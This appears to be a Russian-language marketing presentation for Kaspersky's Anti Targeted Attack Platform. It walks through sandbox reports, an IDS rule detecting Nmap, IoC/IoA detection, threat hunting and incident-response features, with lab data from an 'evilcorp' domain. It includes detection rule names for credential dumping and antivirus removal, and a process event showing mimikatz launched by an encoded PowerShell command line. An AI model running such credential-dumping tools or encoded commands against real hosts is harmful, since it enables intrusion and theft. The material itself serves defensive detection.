- Процесс \$selfpath\$selfname.exe может пользоваться функциями программы входа в систему Winlogon через ключ реестра \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon для выполнения \$windir\System32\userinit.exe,\$user\Sappdata\LqslMoEs\TgUgUuWY.exe, при входе пользователя в систему (MITRE: Winlogon Helper DLL).
- Процесс \$windir\System32\services.exe создал службу Windows, которая запускается из несистемной директории: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\yAggEQCa\ImagePath: \$user\Sappdata\lqEuwAYQ\zaswocMo.exe (MITRE: T1543.003 Create or Modify System Process: Windows Service).

Дерево активностей

Запуск образца

Diagram illustrating the activity tree:

- Starts with "Запуск образца" (Sample Execution).
- Processes: \$selfname.exe, YmEgQAwQ.exe, zaswocMo.exe.
- Activities:
 - \$selfname.exe: Adding the File to Autorun via Registry (MITRE: T1547...)
 - \$selfname.exe: Adding the Open Directory Path in the Run Keys via ...001...
 - \$selfname.exe: Adding the File to Autorun via Registry (MITRE: T1547...)
 - services.exe: Service Creation from Non-system Directory (MITRE...003...)
- Files: zaswocMo.exe, services.exe.

Поиск индикаторов атаки (IoA) в событиях на защищаемых хостах с помощью Targeted Attack Analyzer:

Поиск индикаторов атак

в событиях, собираемых с защищаемых хостов в режиме реального времени

Возможность создания

и импорта собственных IoA-правил

Встроенные IoA-правила

от экспертов «Лаборатории Касперского»

Автоматизация

Обнаруженные инциденты автоматически сопоставляются с базой знаний MITRE ATT&CK

Intrusion Detection System (IDS)

Технология обнаружения вторжений включает в себя как традиционные средства обнаружения угроз в сетевом трафике посредством сигнатурного анализа, так и расширенную экспертизу базы Kaspersky Security Network и Threat Intelligence для оперативного реагирования на меняющийся ландшафт киберугроз.



В основе движка IDS — уникальный набор правил для анализа сетевого трафика, который позволяет распознать и обнаружить сетевую активность в более чем 80 протоколах. В число поддерживаемых протоколов входят: TCP, UDP, FTP, TFTP, SSH, SMTP, SMB, CIF, SSL, HTTP, HTTP/2, HTTPS, TLS, ICMPv4, ICMPv6, IPv4, IPv6, IRC, LDAP, NFS, DNS, RDP, DCERPC, MS-RPC, WebSocket, Citrix и другие.

Сканирование трафика на предмет наличия признаков сетевых атак (IDS-правила) включает:

1

IDS-сигнатуры
от экспертов Kaspersky

2

Возможность загрузки
собственных правил в формате
Snort или Suricata

Пример карточки обнаружения движка IDS

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. On the left is a dark sidebar with navigation options: Мониторинг, Обнаружения (41), Поиск угроз, Задачи, Политики, Пользовательские правила, Хранилище, Endpoint Agents, Отчеты, and Параметры. The main content area shows a detection card for rule ID 30278935. At the top right of the card are buttons: Назначить @Мне and Закрыть обнаружение. The card includes: 1. Metadata: Все обнаружения > Обнаружение, created 2023-03-24 08:54:37, updated 2023-03-24 08:54:39. 2. Results: HackTool.Nmap, HTTP.C6C, HackTool.Win32.Nmap.a. 3. Rule details: Name (HackTool.Nmap, HTTP.C6C, HackTool.Win32.Nmap.a), Load (hex dump), and Content (alert tcp any any -> any SHTTP_PORTS to_server established content "User-Agent[3a] Mozilla/5.0 (compatible[3b]) Nmap Scripting Engine"). 4. Network event table with columns: Дата, IP источника, IP назначения, URL, Агент пользователя. 5. Change log section.

Касперский Anti Targeted Attack Platform

Мониторинг

Обнаружения **41**

Поиск угроз

Задачи

Политики

Пользовательские правила

Хранилище

Endpoint Agents

Отчеты

Параметры

ssoffice@EVILCORP.LOCAL

Все обнаружения > Обнаружение ☆

Назначить @Мне

Закрыть обнаружение

Оценка

Найти похожие обнаружения по имени хоста

Найти похожие обнаружения по URL

Добавить в исключения

Расследование

Найти похожие события по URL

Найти похожие события по имени хоста

Скачать артефакт IDS

Скачать PCAP-файл

Время создания: 2023-03-24 08:54:37

Время обновления: 2023-03-24 08:54:39

Результаты проверки

IDS HackTool.Nmap, HTTP.C6C, HackTool.Win32.Nmap.a

Правило IDS

Нагрузка

```
000 2E 31 00 0A 41 63 65 73 73 20 43 6F 6E 74 72      .1Access-Contr
020 6F 6C 2D 52 65 71 75 65 73 74 2D 40 65 74 68 6F  ol-Request-Metho
030 64 3A 20 4F 50 54 49 4F 4E 53 00 0A 43 6F 6E 6E  d: OPTIONS;#Conn
040 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 00 0A 55  ection: close;#U
050 73 65 72 2D 41 67 65 6E 74 3A 20 40 6F 7A 69 6C  ser-Agent: Mozil
060 6C 61 2F 25 2E 30 20 28 63 6F 6D 70 61 74 69 62  la/5.0 (compatib
070 6C 65 20 20 4E 6D 61 70 20 53 63 72 69 70 74 69  le); #map scripti
080 6E 67 20 45 6E 67 69 6E 65 30 20 68 74 74 70 73  ng Engine; https
090 3A 2F 2F 6E 6D 61 70 2E 6F 72 67 2F 62 6F 6F 68  //nmap.org/book
0A0 2F 6E 73 65 2E 68 74 6D 6C 29 00 0A 48 6F 73 74  //nse.html);#host
0B0 3A 20 31 37 32 2E 32 35 2E 33 35 2E 38 35 00 0A  : 172.25.35.85;#
0C0 4F 72 69 67 69 6E 3A 20 65 78 61 60 70 6C 65 2E  origin: example.
0D0 63 6F 6D 6D 0A 00 0A      com;#%#
```

Содержание правила

Заголовок: alert tcp any any -> any SHTTP_PORTS

flow: to_server established

content: "User-Agent[3a] Mozilla/5.0 (compatible[3b]) Nmap Scripting Engine"

fast_pattern: 38,20

http_header: true

nocase: true

sid: 30278935

Сетевое событие

Дата	IP источника	IP назначения	URL	Агент пользователя
2023-03-24 08:54:37	172.25.35.43	38498	(OPTIONS) https://172.25.35.85/	Mozilla/5.0 (compatible: Nmap Scripting Engine; https://nmap.org/book/nse.html)

Журнал изменений

Обнаружение индикаторов компрометации (IoC)

Решение KATA позволяет централизованно загружать индикаторы компрометации из потоков данных об угрозах и поддерживает возможность создания запланированных задач сканирования IoC, повышая эффективность работы аналитиков



Ретроспективное сканирование базы данных позволяет повысить качество информации о ранее замеченных событиях и инцидентах безопасности

Сканирование защищаемых хостов на предмет наличия индикаторов компрометации (IoC):

1

Возможность импорта/экспорта собственных IoC-правил в формате OpenIOC

2

Возможность поиска IoC по действию пользователя в ретроспективных данных (в событиях с хостов)

3

Возможность проверки хостов на наличие IoC по расписанию

Анализатор целевых атак


Анализатор целевых атак (Targeted Attack Analyzer, ТАА) обнаруживает подозрительную активность, используя расширенный эвристический анализ аномалий для автоматического поиска угроз в реальном времени



Поддерживает автоматический анализ событий и их сопоставление с уникальным набором индикаторов атак (IoA), предоставляемых специалистами «Лаборатории Касперского».

Каждый раз, когда ТАА обнаруживает аномалию в телеметрии с хостов, специалист по ИБ получает полную информацию о возможном инциденте: описание, рекомендации (например, по снижению риска повторного появления события), данные о степени уверенности в вердикте и серьезности события – для удобства классификации и ускорения реагирования.

Схема взаимодействия с глобальной аналитикой киберугроз



Визуализация атак

Для улучшения видимости происходящего в защищаемой инфраструктуре используются:

Настраиваемые дашборды
с виджетами (возможность
экспорта данных в PDF)

Отображение обнаружений
в трафике и на хостах
с указанием важности
обнаружения, источника,
используемой технологии
детектирования

Визуализация поведения
эмулируемого объекта
в Sandbox

Визуализация дерева
процессов, запускаемых
на защищаемых хостах

Гибкий механизм создания шаблонов отчетов

Настройка нотификации
об инцидентах
на электронную почту

Создание и загрузка
отчетов (HTML- и PDF-
формат)

Обнаружение угроз с помощью различных технологий

The screenshot displays the 'Обнаружения' (Detections) section of the Kaspersky Anti Targeted Attack Platform. The interface includes a sidebar with navigation options like 'Мониторинг', 'Обнаружения', 'Поиск угроз', and 'Задачи'. The main area shows a summary of 917 total detections, with 29 VIP, 835 High, 47 Medium, and 35 Low severity threats. A table lists individual detections with columns for 'Создано', 'Обнаружено', 'Сведения', 'Адрес источника', 'Адрес назначения', 'Технологии', and 'Состояние'. A red box highlights the 'Технологии' column, showing various detection technologies such as AM, SB, TAA, URL, and IOC. A green box highlights the 'Состояние' column, showing the status 'Нормо' for all listed items.

Создано	Обнаружено	Сведения	Адрес источника	Адрес назначения	Технологии	Состояние
2023-03-24 13:37:32	Trojan, Trojan-Ransom, Suspicious, DangerousObject, Virus (2)	Объект: Customer list	attacker@test.ru	victim@evil.ru	AM, SB	Нормо
2023-03-24 13:37:15	generic_ransomware_related_detection	Хосты: 1	-	-	TAA	Нормо
2023-03-24 13:32:45	Trojan	Объект: Customer list	attacker@test.ru	victim@evil.ru	AM	Нормо
2023-03-24 11:41:29	Exolot (2), Trojan, DangerousObject	Объект: Invoice	attacker@test.ru	victim@evil.ru	AM, SB	Нормо
2023-03-24 11:38:56	Phishing host	Домен: bug.qainfo.ru	attacker@test.ru	victim@evil.ru	URL	Нормо
2023-03-24 11:38:11	Phishing host	Домен: bug.qainfo.ru	attacker@test.ru	victim@evil.ru	URL	Нормо
2023-03-24 11:33:03	DetectScan	Хосты: 1	-	-	TAA	Нормо
2023-03-24 10:28:43	loctest.ioc	-	W10-KEDR-KES.evilcorp.local	-	IOC	Нормо
2023-03-24 10:22:40	loctest.ioc	-	dc.evilcorp.local	-	IOC	Нормо
2023-03-24 09:49:58	credentials_dumping_tools_file_artifacts_creation	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:49:58	file_downloading_via_bits_amsi	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:49:48	file_downloading_via_bits	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:49:15	dumo_sensitive_registry_hives_using_reg	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:47:45	filename_like_system_tool_in_wrong_place	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:47:26	attempt_to_uninstall_av_via_wmi_input	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:47:16	attempt_to_uninstall_av_via_wmi	Хосты: 1	-	-	TAA	Нормо
2023-03-24 09:43:42	Exolot (2), Trojan-PSW (9), Trojan (2), PSWTool, DangerousObject, Yara.sig, mimikatz_2	Объект: Hello!	attacker@test.ru	victim@evil.ru	AM, SB, YARA	Нормо

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. The left sidebar contains navigation options: Мониторинг, Обнаружения (41), Поиск угроз, Задачи, Политики, Пользовательские правила, Хранилище, Endpoint Agents, Отчеты, and Параметры. The main area shows a process tree titled "Все события" > "Запущен процесс". The tree starts with explorer.exe, which spawned WINWORD.EXE, which in turn spawned powershell.exe. This powershell.exe spawned another powershell.exe, which spawned a third powershell.exe, which finally spawned mimikatz.exe (PID 10.68.85.152.443). The mimikatz.exe process is highlighted in red and has a warning icon. Below the tree, there are buttons for "Изолировать W10-KEDR-KES.evilcorp.local", "Создать правило запрета", and "Создать задачу".

Сведения События (17)

Запущен процесс

Теги IOA	mimikatz_commands_patterns, credentials_dumping_tools_services_or_processes
Файл	"C:\Users\jstatham\AppData\Local\mimikatz.exe"
ID процесса	4828
Параметры запуска	mimikatz.exe
MD5	50300de5e4786530ea603224c4c8bcb02
SHA256	23a243a1ce474c4da90b1003ffcba9a3ff25e0787844bfe74c21671fd8b269
Размер	906 КБ
Время события	2023-02-01 12:42:53.102
Процесс завершен	2023-02-01 12:44:53.098

Сведения

Название программы	mimikatz
Производитель	gentikiwi (Benjamin DELPY)
Описание файла	mimikatz for Windows
Исходное имя файла	mimikatz.exe
Получатель	-

Родительский процесс

Файл	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ID процесса	11596
Параметры запуска	"C:\Windows\system64\Windowspowershell\v1.0\powershell.exe" -noexit -e 3ABXAEUAPQAnAF4RABSA GWASOBIAHA4BwByAHQAKAAoACIAbOBZAHYAYvByAHQALgBKACIAKwAlGafACIADAAIACAKOB dANAAdOBIAgWwABQJACAAcWBOAGEAQAAbpAGMAIBIAHhAdABIAHIAbgAgAEKAbgB0AFADAAByACAAyW BHAqWAbABvAGMAKABIAqAGAbgB0ACAABZAB3AFMAQOB6AGUALAqAHUAaQBUAHQAIAbHAG0AbwBIA G4KdAPAdSvWwBEAGwABABJAG0AcBAVIAHAAQACIAswBIAHAbgBIAqWwMvAYAC4AZBACIArWA JAGwAgACIAIqAFABF0KABIAqABRAGMAIBZAHQAYvBOAGKXWwAgACUABAB0AGUACQBUACAFQ BUHQALUABDAHIAIBDAHIAZOBHANOAZOBUAqGqAcgBIAGEAZAAoAEKAbgB0AFADAAByACAAABwAFQ AAAwACUJAYORkAFFAARnAHIAKORIAHIAAdABIAHMAIAAdAHIAKORIAHQAIARkAHnCALIwRnAGFAWwPr
MD5	83767e18db29b51a0049e312d0e99c
SHA256	1ee3d7c80075d64f97d04d936e558043f2f6bc959c67cd5b0e6d53b96b96ae0f

Сведения о системе

Имя хоста	W10-KEDR-KES.evilcorp.local
IP хоста	10.68.85.168
Тип учетной записи	Администратор
Тип входа в систему	Удаленный интерактивный
Имя пользователя	EVILCORP\jstatham
Версия ОС	Microsoft Windows 10 Pro 10.0.17763 N/A Build 17763

Расследование ИНЦИДЕНТОВ

Для проведения **расследования инцидентов** у специалиста существуют следующие **ВОЗМОЖНОСТИ:**

Рекомендательная система для оперативного реагирования

Автоматическая приоритизация обнаружений

Создание базового workflow-реагирования на инциденты

Сбор дополнительной информации с защищаемых хостов с целью форензики

Поиск неизвестных угроз (Threat Hunting):

Ретроспективный анализ по событиям, ранее собранным с защищаемых хостов

Гибкий инструмент написания запросов поиска

Детализированные описания угроз на портале threats.kaspersky.com

Интеграция с Threat intelligence для обогащения знаний по обнаруженным IoC

Сопоставление событий с техниками матрицы MITRE ATT&CK

Поиск неизвестных угроз по ретроспективным данным с защищаемых хостов

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. The left sidebar contains navigation options: Мониторинг, Обнаружения (45), Поиск угроз (selected), Задачи, Политики, Пользовательские правила, Хранилище, Endpoint Agents, Отчеты, and Параметры. The main area is titled "Поиск угроз" and shows a search filter "EventType = 'Запущен процесс'". Below the search bar, there are buttons for "Обновить", "Сохранить как правило TAA (IOA)", "Импортировать", and "Прошедшие сутки". A table lists 4020 events, with the following columns: "Все события (4020 событий)", "Группировать по...", "Время события", "Тип события", "Имя хоста", "Сведения", and "Имя пользователя".

Время события	Тип события	Имя хоста	Сведения	Имя пользователя
2023-03-24 14:03:39	Запущен процесс	W10-KEDR-KES.evilmcorp.local	Файл: C:\Windows\System32\WerFault.exe Важность: Высокая Хеш: SHA256 MD5	EVILCORP\jstatham
2023-03-24 14:03:39	Запущен процесс	W10-KEDR-KES.evilmcorp.local	Файл: C:\Users\jstatham\AppData\Local\Microsoft\OneDrive\23.002.0102.0004\Microsoft.SharePoint.exe Хеш: SHA256 MD5	EVILCORP\jstatham
2023-03-24 14:02:51	Запущен процесс	W10-KEDR-KES.evilmcorp.local	Файл: C:\Windows\System32\taskhostw.exe Хеш: SHA256 MD5	EVILCORP\Administrator
2023-03-24 14:02:51	Запущен процесс	W10-KEDR-KES.evilmcorp.local	Файл: C:\Windows\System32\WerFault.exe Важность: Высокая Хеш: SHA256 MD5	EVILCORP\W10-KEDR-KESS
2023-03-24 14:02:51	Запущен процесс	W10-KEDR-KES.evilmcorp.local	Файл: C:\Windows\System32\svchost.exe Важность: Средняя Хеш: SHA256 MD5	EVILCORP\W10-KEDR-KESS
2023-03-24 14:01:34	Запущен процесс	dc.evilmcorp.local	Файл: C:\Windows\System32\wbem\WmiPrivSE.exe Хеш: SHA256 MD5	EVILCORP\DCS
2023-03-24 14:01:33	Запущен процесс	dc.evilmcorp.local	Файл: C:\Windows\System32\wbem\WmiPrivSE.exe Хеш: SHA256 MD5	NT AUTHORITY\LOCAL SERVICE
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /usr/bin/logger Хеш: SHA256 MD5	root
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /bin/bash Хеш: SHA256 MD5	root
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /usr/bin/basename Хеш: SHA256 MD5	root
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /bin/bash Хеш: SHA256 MD5	root
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /usr/bin/gawk Хеш: SHA256 MD5	root
2023-03-24 14:01:01	Запущен процесс	lena-centos-mokreev-2	Файл: /bin/sh	root

Интеграция с Threat intelligence (tip.kaspersky.com) для обогащения знаний по обнаруженным IoC

[Все обнаружения](#) > [Обнаружение#970](#) > Результаты проверки в Sandbox

Файл Invoice//[From attacker@test.ru][Date 24 Mar 2023 11:41:29][Subj Invoice]/reprt.rar//reprt/reprt.pdf

Размер файла 5 МБ

MD5 353ddcf0b1bd970693d9c7d36158c4b4

Обнаружено MD5: 353ddcf0b1bd970693d9c7d36158c4b4

Время обработки

Версии баз

Microsoft Wi

[Exploit.PDF.CVE-2013-33](#)

Режим ведения по

[+ Список активностей](#)

[+ Дерево активностей](#)

[Скачать полный журнал](#)

- Найти на TIP
- Найти события 0
- Найти обнаружения 8
- Создать правило запрета
- Скопировать значение в буфер

Threat Lookup

Lookup 1 Dark web 0 Surface web 0 OSINT IoCs 0 Reporting 0 Actors 0 Digital Footprint 0

Daily request quota for your group: 97 of 100 left

Report for MD5 hash: 353ddcf0b1bd970693d9c7d36158c4b4

Malware

Open in research graph Copy request Export results

Overview

Hits	< 100	Size	4.77 MB (5003106 B)	Signed by	-	First seen	18 Feb 2016 11:43
Format	pdf	Packed by	-	Signature trust	-	Last seen	06 Sep 2022 23:59

MD5 353DDCF0B1BD970693D9C7D36158C4B4

SHA-1 F1694B101406C92F3E4597194B71BC0D0E9F5E80D

SHA-256 13CE7DCAE719A10F4AD053F2805E997015EAF44B6D1B83979F6A75E9DF08116D

Categories -

Statistics

No data found

Detection names

07 Sep 2022 05:40 Exploit.PDF.CVE-2013-3346.b	23 Jan 2018 23:50 Exploit.PDF.Papaka.sb	10 Feb 2018 06:53 Exploit.PDF.Shield.sb	16 Sep 2018 03:25 Exploit.PDF.Stratos.a	15 Apr 2020 21:49 Exploit.Win32.Office.sb
14 Feb 2017 18:15 HEUR-Exploit.PDF.Genenc	03 Jul 2017 14:05 Trojan.PDF.Skoba.sb	08 Feb 2023 20:40 Trojan.Win32.Agent.sb	03 Jul 2017 14:05 Trojan.Win32.Yakes	

File signatures and certificates

Рекомендуемые действия по расследованию обнаружения

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. On the left is a navigation sidebar with options like 'Мониторинг', 'Обнаружения', 'Поиск угроз', 'Задачи', 'Политики', 'Пользовательские правила', 'Хранилище', 'Endpoint Agents', 'Отчеты', and 'Параметры'. The main area shows a detection report for an email. At the top right, there are buttons for 'Назначить @Мне' and 'Закрыть обнаружение'. A 'Рекомендации' (Recommendations) panel on the right lists several actions with counts: 'Найти похожие обнаружения' (14), 'По MD5' (1), 'По адресу отправителя' (7), 'По адресу получателя' (6), 'По URL из Sandbox' (3), 'Найти похожие EPP-события' (5), and 'Найти похожие события' (14). The email details include sender and recipient information, a subject 'Customer list', and a full header block. Below the header, there is a 'Customer list' attachment and a 'Результаты проверки' (Check results) section showing detected threats like 'HEUR:Trojan.Win32.Generic' and 'UDS:Virus.Win32.PolyRansom.f'. A 'MDS' label is visible next to the check results.

Рекомендуемые действия для оперативного реагирования на инцидент

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. On the left is a dark sidebar with navigation options: Мониторинг, Обнаружения (41), Поиск угроз, Задачи, Политики, Пользовательские правила, Хранилище, Endpoint Agents, Отчеты, and Параметры. The main area shows a breadcrumb path: Все события > Запущен процесс. Below this, a process flow diagram shows WINWORD.EXE spawning powershell.exe, which in turn spawns another powershell.exe. A context menu is open over the second powershell.exe process, listing several actions: Изолировать W10-KEDR-KES.evilcorp.local, Создать правило запрета, Создать задачу, Завершить процесс, Завершить по уникальному PID, Удалить файл, Получить файл, Собрать данные, and Поместить файл на карантин. Below the menu, a 'Сведения' (Details) section for the event 'Запущен процесс' (Process started) is visible, showing IOA 'suspicious_process_spawned_by_office_app', file path 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe', and process ID 10452.

Реагирование на угрозы

В решении КАТА в рамках реагирования на инциденты доступны следующие ВОЗМОЖНОСТИ:

Изоляция скомпрометированного хоста от корпоративной сети

Завершение подозрительного процесса

Удаление вредоносного объекта или перемещение его в карантин

